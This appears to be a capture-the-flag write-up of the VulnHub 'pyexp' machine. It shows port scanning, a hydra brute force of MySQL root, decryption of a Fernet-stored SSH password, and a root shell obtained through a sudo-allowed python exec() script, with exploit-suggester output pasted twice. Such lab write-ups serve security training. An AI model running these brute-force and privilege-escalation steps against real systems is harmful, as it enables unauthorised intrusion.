
Difficulty : Easy
OS : Linux
IP : 192.168.111.118
Web Server :
Programming :

Rustscan :

```
┌──(root㉿kali)-[~/vulnhub/pyexp]
└─# rustscan -a 192.168.111.118 -r 0-65535 -- -A -sC -sV -vvv

PORT     STATE SERVICE REASON  VERSION
1337/tcp open  ssh     syn-ack OpenSSH 7.9p1 Debian 10+deb10u2
(protocol 2.0)
| ssh-hostkey:
|   2048 f7:af:6c:d1:26:94:dc:e5:1a:22:1a:64:4e:1c:34:a9 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQC1olvmlFe91MEIq9rRibmAPSuiBlqVJnjbC14S
6GCu5PKOueZLrjF1hTniGpuORaqc0wTfsBSakRTeReOCu8+wny4cvJTmMX+S3OB+6M4F
jKHQBCCrf02PTRhmJOCrLbKuoL6duf3jo5ZU+mpEam+oykhhvRJpOkVzuq8ZtTsk0sMC
y4ejhTtuAW0HKDqY3OLOSiEyaVwq8X5+ZDF1jB4rVYHtokss3vSpcQ6iyMQDp4YHikD/
z9ZnjtS5LMi0AzDydU38dE7Dj2/z1dQOqesgLuvPamUPktLCMXGaxr4d4FddQdovsaIv
b4qDGvRoWWTuLgLHNplfUEf5LhtdgA2Z
|   256 46:d2:8d:bd:2f:9e:af:ce:e2:45:5c:a6:12:c0:d9:19 (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBERmEc3tsg8x9wZ7
nME6bQZdtqQnW3eSc0f4ubmPqJUSsaqb1UP8HYgLQ9wCGbHk0v8/BNi9ME5A9lvnotEA
roY=
|   256 8d:11:ed:ff:7d:c5:a7:24:99:22:7f:ce:29:88:b2:4a (ED25519)
|_ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIHKs3g+g1oyuJQ8RrFUjiZmvBs++u8yCu9NUskGLRnbq
3306/tcp open  mysql   syn-ack MySQL 5.5.5-10.3.23-MariaDB-0+deb10u1
| mysql-info:
|   Protocol: 10
|   Version: 5.5.5-10.3.23-MariaDB-0+deb10u1
|   Thread ID: 39
|   Capabilities flags: 63486
|   Some Capabilities: Support41Auth, DontAllowDatabaseTableColumn,
InteractiveClient, Speaks41ProtocolOld, LongColumnFlag,
IgnoreSigpipes, SupportsTransactions, Speaks41ProtocolNew,
ODBCClient, SupportsLoadDataLocal, IgnoreSpaceBeforeParenthesis,
SupportsCompression, FoundRows, ConnectWithDatabase,
SupportsMultipleResults, SupportsMultipleStatments,
SupportsAuthPlugins
|   Status: Autocommit
|   Salt: IX`VqS-$jnjGdC`;C!vQ
|_  Auth Plugin Name: mysql_native_password
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

There are only two PORTS open 1337 --> SSH and 3306 --> MySQL


we search for MySQL version vulnerability and we got one



```
┌──(root㉿kali)-[~/vulnhub/pyexp]
└─# searchsploit mysql 5.5.5
------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                       |  Path
------------------------------------------------------------------------------------- ---------------------------------
MySQL / MariaDB / PerconaDB 5.5.51/5.6.32/5.7.14 - Code Execution / Privilege Escalation | linux/local/40360.py
MySQL < 5.6.35 / < 5.7.17 - Integer Overflow                                          | multiple/dos/41954.py
------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
```

Now first we brute force the password of MySQL Server

```
┌──(root㉿kali)-[~/vulnhub/pyexp]
└─# hydra -l root -P /usr/share/seclists/Passwords/Common-
Credentials/100k-most-used-passwords-NCSC.txt
mysql://192.168.111.118
```




```
┌──(root㉿kali)-[~/vulnhub/pyexp]
└─# hydra -l root -P /usr/share/seclists/Passwords/Common-Credentials/100k-most-used-passwords-NCSC.txt mysql://192.168.111.118
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws a
nd ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-09-23 08:43:42
[INFO] Reduced number of tasks to 4 (mysql does not like many parallel connections)
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 100011 login tries (l:1/p:100011), ~25003 tries per task
[DATA] attacking mysql://192.168.111.118:3306/
[3306][mysql] host: 192.168.111.118   login: root   password: prettywoman
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-09-23 08:44:32
```


And we got the password for user root

`root : prettywoman`

Now let's login vie Creds



```
┌──(root㉿kali)-[~/vulnhub/pyexp]
└─# mysql -h 192.168.111.118 -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 17661
Server version: 10.3.23-MariaDB-0+deb10u1 Debian 10

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> 
```




```
MariaDB [information_schema]> back;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near 'back' at line 1
MariaDB [information_schema]> use data;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [data]> show tables
    → ;
+───────────────+
| Tables_in_data |
+───────────────+
| fernet         |
+───────────────+
1 row in set (0.172 sec)

MariaDB [data]> select * from fernet;
+──────────────────────────────────────────────────────────────────────────────────────────────────────+─────────────────────────────────────────────+
| cred                                                                                                   | keyy                                        |
+──────────────────────────────────────────────────────────────────────────────────────────────────────+─────────────────────────────────────────────+
| gAAAAABfMbX0bqWJTTdHKUYYG9U5Y6JGCpgEiLqmYIVlWB7t8gvsuayfhLOO_cHnJQF1_ibv14si1MbL7Dgt9Odk8mKHAXLhyHZplax0v02MMzh_z_eI7ys= | UJ5_V_b-TWKKyzlErA96f-9aEnQEfdjFbRKt8ULjdV0= |
+──────────────────────────────────────────────────────────────────────────────────────────────────────+─────────────────────────────────────────────+
1 row in set (0.173 sec)

MariaDB [data]> 
```

cred
gAAAAABfMbX0bqWJTTdHKUYYG9U5Y6JGCpgEiLqmYIVlWB7t8gvsuayfhLOO_cHnJQF1_ibv14si1MbL7Dgt9Odk8mKHAXLhyHZplax0v02MMzh_z_eI7ys=

value
UJ5_V_b-TWKKyzlErA96f-9aEnQEfdjFbRKt8ULjdV0=

Then I tried to search for fernet encode and got the website for it `https://asecuritysite.com/encryption/ferdecode`



[Encryption Home][Home]

Fernet is a symmetric encryption method which makes sure that the message encrypted cannot be manipulated/read without the key. It uses URL safe encoding for the keys. Fernet uses 128-bit AES in CBC mode and PKCS7 padding, with HMAC using SHA256 for authentication. The IV is created from os.random(). This page decodes the token. Generate a token here: [Fernet]

Token:

```
gAAAAABfMbXObqWJTTdHKUYYG9U5Y6JGCpgEiLqmYIVlWB7t8gvsuayfhLOO_cHnJQF1_ibv14si1MbL7Dgt9Odk8mKHAXLhyHZplaxOvO2MMzh_z_eI7ys=
```

Key: Determine


```
UJ5_V_b-TWKKyzlErA96f-9aEnQEfdjFbRKt8ULjdVO=
```

```
Decoded:        lucy:wJ9`"Lemdv9[FEw-
Date created:   Mon Aug 10 21:02:44 2020
Current time:   Fri Sep 23 12:52:09 2022

======Analysis====
Decoded data:
80000000005f31b5f46ea5894d37472946181bd53963a2460a980488baa6608565581eedf20becb9ac9f84b38efdc1e7250175fe26efd78b22d4c6cbec382df4e764f26287017
2e1c8766995ac74bf4d8c33387fcff788ef2b
Version:        80
Date created:   000000005f31b5f4
IV:             6ea5894d37472946181bd53963a2460a
Cipher:         980488baa6608565581eedf20becb9ac9f84b38efdc1e7250175fe26efd78b22
HMAC:           d4c6cbec382df4e764f262870172e1c8766995ac74bf4d8c33387fcff788ef2b

======Converted====
IV:             6ea5894d37472946181bd53963a2460a
Time stamp:     1597093364
Date created:   Mon Aug 10 21:02:44 2020
```

And we got the SSH Creds from that

```
lucy : wJ9`"Lemdv9[FEw-
```

And the creds are valid




```
┌──(root㉿kali)-[~/vulnhub/pyexp]
└─# ssh lucy@192.168.111.118 1337
ssh: connect to host 192.168.111.118 port 22: Connection refused

┌──(root㉿kali)-[~/vulnhub/pyexp]
└─# ssh lucy@192.168.111.118 -p 1337
The authenticity of host '[192.168.111.118]:1337 ([192.168.111.118]:1337)' can't be established.
ED25519 key fingerprint is SHA256:K18aoM62L+/GHVzkZJScoh+S91IW1EPPvsc1K7UuVbE.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[192.168.111.118]:1337' (ED25519) to the list of known hosts.
lucy@192.168.111.118's password:
Linux pyexp 4.19.0-10-amd64 #1 SMP Debian 4.19.132-1 (2020-07-24) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
lucy@pyexp:~$ id
uid=1000(lucy) gid=1000(lucy) groups=1000(lucy),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev)
lucy@pyexp:~$ ls
local.txt  user.txt
lucy@pyexp:~$ cat user.txt
Your flag is in another file...
lucy@pyexp:~$ cat local.txt
d27da0922c94c474d87aae1fc96823ad
lucy@pyexp:~$ 
```

`local.txt : d27da0922c94c474d87aae1fc96823ad`

Privilege Escalation

After running the linpeas.sh there many ways for root priv



```
╔══════════╣ Executing Linux Exploit Suggester
╚ https://github.com/mzet-/linux-exploit-suggester
[+] [CVE-2019-13272] PTRACE_TRACEME

   Details: https://bugs.chromium.org/p/project-zero/issues/detail?id=1903
   Exposure: highly probable
   Tags: ubuntu=16.04{kernel:4.15.0-*},ubuntu=18.04{kernel:4.15.0-*},debian=9{kernel:4.9.0-*},[ debian=10{kernel:4.19.0-*} ],fedora=30{kernel:5.0.9-*}
   Download URL: https://github.com/offensive-security/exploitdb-bin-sploits/raw/master/bin-sploits/47133.zip
   ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2019-13272/poc.c
   Comments: Requires an active PolKit agent.

[+] [CVE-2021-3156] sudo Baron Samedit

   Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
   Exposure: less probable
   Tags: mint=19,ubuntu=18|20, debian=10
   Download URL: https://codeload.github.com/blasty/CVE-2021-3156/zip/main

[+] [CVE-2021-3156] sudo Baron Samedit 2

   Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
   Exposure: less probable
   Tags: centos=6|7|8,ubuntu=14|16|17|18|19|20, debian=9|10
   Download URL: https://codeload.github.com/worawit/CVE-2021-3156/zip/main

[+] [CVE-2021-22555] Netfilter heap out-of-bounds write

   Details: https://google.github.io/security-research/pocs/linux/cve-2021-22555/writeup.html
   Exposure: less probable
   Tags: ubuntu=20.04{kernel:5.8.0-*}
   Download URL: https://raw.githubusercontent.com/google/security-research/master/pocs/linux/cve-2021-22555/exploit.c
   ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2021-22555/exploit.c
   Comments: ip_tables kernel module must be loaded

[+] [CVE-2019-18634] sudo pwfeedback

   Details: https://dylankatz.com/Analysis-of-CVE-2019-18634/
   Exposure: less probable
   Tags: mint=19
   Download URL: https://github.com/saleemrashid/sudo-cve-2019-18634/raw/master/exploit.c
```

But the easiest way is there

```
lucy@pyexp:~$ sudo -l
Matching Defaults entries for lucy on pyexp:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User lucy may run the following commands on pyexp:
    (root) NOPASSWD: /usr/bin/python2 /opt/exp.py

lucy@pyexp:~$ cat /opt/exp.py
uinput = raw_input('how are you?')
exec(uinput)

lucy@pyexp:~$ sudo /usr/bin/python2 /opt/exp.py
how are you?import os; os.system("/bin/sh")
# id
uid=0(root) gid=0(root) groups=0(root)
# ls
linpeas.sh  local.txt  user.txt
```

```
# cd /root
# ls
proof.txt  root.txt
# cat proof.txt
c16ecfdaca9d20c9156a94ad8223bae9
#
```

`proof.txt : c16ecfdaca9d20c9156a94ad8223bae9`

```
╔══════════╣ Executing Linux Exploit Suggester
╚ https://github.com/mzet-/linux-exploit-suggester
[+] [CVE-2019-13272] PTRACE_TRACEME

   Details: https://bugs.chromium.org/p/project-zero/issues/detail?id=1903
   Exposure: highly probable
   Tags: ubuntu=16.04{kernel:4.15.0-*},ubuntu=18.04{kernel:4.15.0-*},debian=9{kernel:4.9.0-*},[ debian=10{kernel:4.19.0-*} ],fedora=30{kernel:5.0.9-*}
   Download URL: https://github.com/offensive-security/exploitdb-bin-sploits/raw/master/bin-sploits/47133.zip
   ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2019-13272/poc.c
   Comments: Requires an active PolKit agent.

[+] [CVE-2021-3156] sudo Baron Samedit

   Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
   Exposure: less probable
   Tags: mint=19,ubuntu=18|20, debian=10
   Download URL: https://codeload.github.com/blasty/CVE-2021-3156/zip/main

[+] [CVE-2021-3156] sudo Baron Samedit 2

   Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
   Exposure: less probable
   Tags: centos=6|7|8,ubuntu=14|16|17|18|19|20, debian=9|10
   Download URL: https://codeload.github.com/worawit/CVE-2021-
3156/zip/main

[+] [CVE-2021-22555] Netfilter heap out-of-bounds write

   Details: https://google.github.io/security-
research/pocs/linux/cve-2021-22555/writeup.html
   Exposure: less probable
   Tags: ubuntu=20.04{kernel:5.8.0-*}
   Download URL: https://raw.githubusercontent.com/google/security-
research/master/pocs/linux/cve-2021-22555/exploit.c
   ext-url: https://raw.githubusercontent.com/bcoles/kernel-
exploits/master/CVE-2021-22555/exploit.c
   Comments: ip_tables kernel module must be loaded

[+] [CVE-2019-18634] sudo pwfeedback

   Details: https://dylankatz.com/Analysis-of-CVE-2019-18634/
   Exposure: less probable
   Tags: mint=19
   Download URL: https://github.com/saleemrashid/sudo-cve-2019-
18634/raw/master/exploit.c
   Comments: sudo configuration requires pwfeedback to be enabled.
```